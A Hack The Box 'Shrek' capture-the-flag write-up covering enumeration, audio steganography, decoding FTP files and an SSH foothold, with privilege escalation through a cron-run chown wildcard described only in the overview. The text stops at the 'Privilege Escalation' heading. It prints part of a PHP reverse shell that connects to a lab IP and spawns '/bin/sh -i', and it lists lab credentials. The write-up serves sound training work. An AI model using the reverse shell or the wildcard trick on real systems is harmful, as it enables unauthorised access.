HTB Shrek Writeup

writeups@centraliowacybersec.com

HTB Shrek Thoughts

When I started the lab I was a little concerned about the box's difficulty but it ended up being a very fun box in which I needed very little help. There was a lot of cryptography involved to get a foothold on the box but Privesc was only a 4/10 difficulty overall if you understand how to exploit the wildcard “*” in linux.

Table of contents

1. Skills needed or learned

1.1. Web Service Enumeration
1.2. Understand when a rabbit hole is a rabbit hole
1.3. Cryptography
1.4. Exploit Wildcards “*” in linux

2. High Overview

After starting the initial scans it didn’t take long to see only 3 ports open on the box. FTP wasn’t anonymously accessible so I quickly started enumerating the web service. Some directory busters uncovered interesting directories that could lead to rabbit holes. Inside the uploads directory there was a piece of php code that had a hidden directory in it. That directory led to a downloadable .mp3 file in which you had to enumerate further. After some time I figured out how to pull the secret data from the MP3 and it led to ftp creds. I downloaded a bunch of what looked like garbage files from ftp and started enumerating them. I found 3 useful pieces of information. A password, a key file and what looked like assembly or hex code. This is where I needed a little online assistance but the password is used to open the hex code to reveal an ssh login. The key file was used to get into ssh with the revealed login info. Once in there are more privesc rabbit holes but the way I achieved root was exploiting a cronjob that was running chown * as root by setting a bash suid file inside the folder.

Technical Overview

Everything below is a step by step guide on my methods, thought processes and exactly what I did to ultimately root the machine.

3. Nmap Enumeration

3.1. Three ports open and only one initially was interesting.

```
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 2d:a7:95:95:5d:dd:75:ca:bc:de:36:2c:33:f6:47:ef (RSA)
|   256 b5:1f:0b:9f:83:b3:6c:3b:6b:8b:71:f4:ee:56:a8:83 (ECDSA)
|_  256 1f:13:b7:36:8d:cd:46:6c:29:6d:be:e4:ab:9c:24:5b (ED25519)
80/tcp open  http    Apache httpd 2.4.27 ((Unix))
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.27 (Unix)
|_http-title: Home
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.12 (95%), Linux 3.13 (95%), Linux 3.16 (95%), Linux 3.18 (95%), Linux 3.2 - 4.9 (95%)
, Linux 3.8 - 3.11 (95%), Linux 4.4 (95%), Linux 4.2 (95%), Linux 4.8 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 35.086 days (since Mon Oct  4 10:39:25 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   45.90 ms 10.10.14.1
2   46.21 ms shrek.htb (10.10.10.47)

NSE: Script Post-scanning.
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.47 seconds
           Raw packets sent: 61 (4.280KB) | Rcvd: 42 (3.128KB)
```


4. Service Enumeration

4.1. I started with FTP but it wasn't anonymously accessible.

```
┌──(kali㉿kali)-[~]
└─$ ftp shrek.htb
Connected to shrek.htb.
220 (vsFTPd 3.0.3)
Name (shrek.htb:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp>
```

4.2. I then moved onto the web service on port 80.

4.3. This was running a fairly up to date version of apache considering this box was made in 2017.



4.4. I ran nikto against the service but it didn't grab anything interesting.

4.5. I then moved onto directory busting.

Gobuster

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shrek.htb
[+] Method:                  GET
[+] Threads:                 110
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php,html
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
2021/11/08 13:09:43 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 200) [Size: 2802]
/uploads              (Status: 200) [Size: 2389]
/upload.php           (Status: 200) [Size: 498]
/upload.html          (Status: 200) [Size: 1582]
/memes                (Status: 200) [Size: 2216]
/shrek                (Status: 200) [Size: 673]
[ERROR] 2021/11/08 13:17:02 [!] context deadline exceeded (Client.Timeout or context cancellation while reading body
)
2021-11-08 13:19:50 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddr
ess=info@hackthebox.eu
2021-11-08 13:19:50 VERIFY KU OK
2021-11-08 13:19:50 Validating certificate extended key usage
2021-11-08 13:19:50 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authenticatio
n
2021-11-08 13:19:50 VERIFY EKU OK
2021-11-08 13:19:50 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@h
ackthebox.eu
2021-11-08 13:19:50 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit key
2021-11-08 13:19:50 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit key
2021-11-08 13:19:50 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bit RSA
[ERROR] 2021/11/08 13:20:27 [!] context deadline exceeded (Client.Timeout or context cancellation while reading body
)
[ERROR] 2021/11/08 13:20:27 [!] Get "http://shrek.htb/001348.php": context deadline exceeded (Client.Timeout exceede
d while awaiting headers)


===============================================================
2021/11/08 13:21:43 Finished
===============================================================
```

Dirbuster


Directory Stucture	Response Code	Response Size
/	200	1853
images	200	2978
uploads	200	2563
cow.php5	200	268
legit.asp	200	38700
icons	200	158
small	200	158
Index.html	200	1855
About.html	200	1803
Gallery.html	200	2749
upload.html	200	1812
Sitemap.html	200	1543
error	403	243
include	403	243
upload.php	200	700
memes	200	2389
shrek	200	838

4.6. Always use multiple tools! Nothing different came from these two scans but sometimes they will find something slightly different.

4.7. What I noticed when browsing around the discovered directores was how custom the code looked.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns = "http://www.w3.org/1999/xhtml">
 <head>

 <link rel="stylesheet" type="text/css" href="images/style.css">
  <div id="wrapper">
 <title>Home</title>
  </head>
 <body>


  <div id = "leftcolumn">
</div>

<div id="header"> <h1>Shrek Love</h1>
<div id="header"> <h3>Shrek Love Appreciation Page</h3>
</div>
<div id="header">
<a href="Index.html">Home</a>
  <a href="About.html">About</a>
  <a href="Gallery.html">Image Gallery</a>
  <a href="upload.html">Upload Page</a>
   <a href="Sitemap.html">Sitemap</a> </div>
<div id = "rightcolumn">
<p><font color="white">This is just a small website i wipped up, Showing th
<img src="images/shrek1.jpg" width="600" height="500"  alt="Shrek">

<br/>
<br/>
</div>
<br/>
<br/>
<br/>
<br/>
<br/>
<br/>
<br/>
<br/>
<br/>
<br/>
<br/>
<br/>
<br/>
<br/>
<br/>
<br/>
<br/>
<div id="footer">
<a href="http://www.hackthebox.eu">
  <img src="images/htb.png" alt="HackTheBox"
  style="width:42px;height:42px;border:0"></a>
  <a href="http://www.hackthebox.eu">
  <img src="images/htb.png" alt="HackTheBox"
  style="width:42px;height:42px;border:0"></a>
  <a href="http://www.hackthebox.eu/">
  <img src="images/htb.png" alt="HackTheBox"
  style="width:42px;height:42px;border:0"></a>
  </br>
</div>
 </body>
</html>
```

4.8. I did download all images inside the imgs directory to attempt steg on them but never got anywhere from it.
4.9. I tried using the upload.php page but it didn't seem to upload my own code.
4.10. This is when I discovered the uploads directory was full of uploaded malicious code.
4.11. Now at first I thought it was another user's code so I reset the box but it was still there.
4.12. The dates on the files also predated the release date of the box.



4.13. I downloaded all of these files and started enumerating them on my machine.
4.14. Only one stood out, secret_ultimate.php

Not secure | shrek.htb/uploads/secret_ultimate.php

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$end_path = site/secret_area_51 // friggin' finally found the secret dir!!
$ip = '10.10.14.63';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
```

4.15. I browsed to the link listed in the file http://shrek.htb/secret_area_51


4.16. The only thing in the directory was a .mp3 file of All Star by Smash Mouth on it.

4.17. Since I was in a corner by this point, I downloaded the file and started researching on how to enumerate audio files for hidden messages.

4.18. The end of the file ended in a bunch of static so I thought there might be a clue there.


4.19. I downloaded Sonic Visualizer and opened the file.

```
┌──(kali㉿kali)-[~/box_info/shrek.htb]
└─$ ls
donkey  images  memes  song.mp3  SonicVisualiser-4.4-x86_64.AppImage
```




4.20. I navigated to the end of the file where the static was located and started applying layers to see if I could discover something in it. At this point I was pretty confident there was something there, I just had to keep trying.

4.21. What eventually worked was spectrogram channel 1 like below



4.22. It presented the FTP login credentials of donkey:d0nk3y1337!



4.23. After using those creds on ftp I downloaded all of the files in the directory with:

4.23.1. mget *


```
┌──(kali㉿kali)-[~/box_info/shrek.htb/donkey]
└─$ ls -la
total 344
drwxr-xr-x 2 kali kali  4096 Nov  8 22:27 .
drwxr-xr-x 5 kali kali  4096 Nov  8 22:27 ..
-rw-r--r-- 1 kali kali  3072 Nov  8 22:27 060a40411adb4a39b7e6f56d40625e94.txt
-rw-r--r-- 1 kali kali 13312 Nov  8 22:27 1562dbb3cb4d4278a4d7f70fbc02f427.txt
-rw-r--r-- 1 kali kali  3072 Nov  8 22:27 1587c908ae214754b9ae055b5b4d723b.txt
-rw-r--r-- 1 kali kali  6144 Nov  8 22:27 15fec11d3d3f461ba57455205b2aa213.txt
-rw-r--r-- 1 kali kali  7598 Nov  8 22:27 284af234ee6945c78dfb8c9921022ca1.txt
-rw-r--r-- 1 kali kali  5120 Nov  8 22:27 362d76a9f1f94b209efaadad51c45c63.txt
-rw-r--r-- 1 kali kali  3072 Nov  8 22:27 3654868f389e40e18680f84911b3fd43.txt
-rw-r--r-- 1 kali kali  8192 Nov  8 22:27 3b33f20896f349f0b62450e49724460e.txt
-rw-r--r-- 1 kali kali 15360 Nov  8 22:27 3b827facfb1a4329bbce010da412a2ba.txt
-rw-r--r-- 1 kali kali 10240 Nov  8 22:27 3bed9518b54144b28480b145a43877d7.txt
-rw-r--r-- 1 kali kali 11264 Nov  8 22:27 3dd46b95b4da4e21bb5ad0df0fc5e496.txt
-rw-r--r-- 1 kali kali  4096 Nov  8 22:27 5f5f2d637929453db8b380d2a157f201.txt
-rw-r--r-- 1 kali kali 13312 Nov  8 22:27 67ac0dc567574e03b3b9528211b50d1f.txt
-rw-r--r-- 1 kali kali  6144 Nov  8 22:27 6bd0c4e7927742d3bd404d26733c2dcd.txt
-rw-r--r-- 1 kali kali 13312 Nov  8 22:27 7093a9d61a55441198b652d213882e9a.txt
-rw-r--r-- 1 kali kali  7168 Nov  8 22:27 7aec255a4ae6469093d8fd2c393df7ca.txt
-rw-r--r-- 1 kali kali  7168 Nov  8 22:27 7cf7b80d5f1d4c3daeaab43b8a145ecc.txt
-rw-r--r-- 1 kali kali 14336 Nov  8 22:27 7d2ed17f57554c50aa93ca83e46bce32.txt
-rw-r--r-- 1 kali kali 15360 Nov  8 22:27 81c84e4d62784671a156a4d7e2360dc1.txt
-rw-r--r-- 1 kali kali 13312 Nov  8 22:27 89eeacd9fcd44e00a4ba01b68a205136.txt
-rw-r--r-- 1 kali kali 14336 Nov  8 22:27 8b6fe029fee34b5f8825ed642f0bc90c.txt
-rw-r--r-- 1 kali kali  7168 Nov  8 22:27 96d2a3d70b6f444d845921afa3437371.txt
-rw-r--r-- 1 kali kali  3072 Nov  8 22:27 98aa871718304562adda923510762bb4.txt
-rw-r--r-- 1 kali kali 10240 Nov  8 22:27 c77547559a52490d8f9698360c895a87.txt
-rw-r--r-- 1 kali kali 13342 Nov  8 22:27 c924f3045dfb4114b4735c8efedfec6a.txt
-rw-r--r-- 1 kali kali  9216 Nov  8 22:27 d7fd6859fd9c4eaba33d14ffd28a7f42.txt
-rw-r--r-- 1 kali kali  5120 Nov  8 22:27 ead0894b62aa45ef97dfb4f12d05d0c9.txt
-rw-r--r-- 1 kali kali  9216 Nov  8 22:27 f356691406bc47e68dc6455ec0e0aca1.txt
-rw-r--r-- 1 kali kali  6144 Nov  8 22:27 f6b181d892484c6a8403c860be79bc60.txt
-rw-r--r-- 1 kali kali 10240 Nov  8 22:27 f70a341db9804738a5da52e22a0cf349.txt
-rw-r--r-- 1 kali kali 15360 Nov  8 22:27 fe6a354594ae4743bf3435b889499ea7.txt
-rw-r--r-- 1 kali kali  1766 Nov  8 22:27 key
```

4.24. Enumerating these files was pretty rough, I won't lie. I ended up seeking some nudges on the HTB discord.

4.25. What I learned though which I knew myself was all of these files were encoded in Base64.

4.26. Once decoded they looked like garbage but you have to sift through the crap to find the gold and here is what I found.

- 4.26.1. PrinceCharming
- 4.26.2. '\x01\xd3\xe1\xf2\x17T \xd0\x8a\xd6\xe2\xbd\x9e\x9e~P(\xf7\xe9\xa5\xc1KT\x9aI\xdd\\!\x95t\xe1\xd6p\xaa"u2\xc2\x85F\x1e\xbc\x00\xb9\x17\x97\xb8\x0b\xc5y\xec<K-gp9\xa0\xcb\xac\x9et\x89z\x13\x15\x94Dn\xeb\x95\x19[\x80\xf1\xa8,\x82G`\xee\xe8C\xc1\x15\xa1~T\x07\xcc{\xbd\xda\xf0\x9e\x1bh\'QU\xe7\x163\xd4F\xcc\xc5\x99w'



4.27. The other thing I found was an rsa key file. I initially tried cracking it but had no luck.

4.28. Once I found the .txt file information I took another hint on how to use it. I imported the "seccurre" library into python.

4.29. I ran the hex against this library with the "PrinceCharming" password.

4.30. This gave me the ssh file password of "Sec:shr3k1sb3st"

```
The password for the ssh file is: shr3k1sb3st! and you have to ssh in as: sec
```

4.31. I moved the key into my .ssh folder under the name of id_rsa and ran it to pop a user shell!

```
┌──(kali㉿kali)-[~]
└─$ cd .ssh

┌──(kali㉿kali)-[~/.ssh]
└─$ ls
known_hosts

┌──(kali㉿kali)-[~/.ssh]
└─$ mv ../key ./id_rsa

┌──(kali㉿kali)-[~/.ssh]
└─$ ssh sec@shrek.htb
Enter passphrase for key '/home/kali/.ssh/id_rsa':
Last login: Thu Oct  1 07:41:33 2020
[sec@shrek ~]$
```

4.32.

```
[sec@shrek ~]$ cat user.txt && whoami && hostname && ip a
d3c[redacted]
sec
shrek
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:b9:2f:bd brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.47/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:2fbd/64 scope link
       valid_lft forever preferred_lft forever
```

.

5. Privilege Escalation

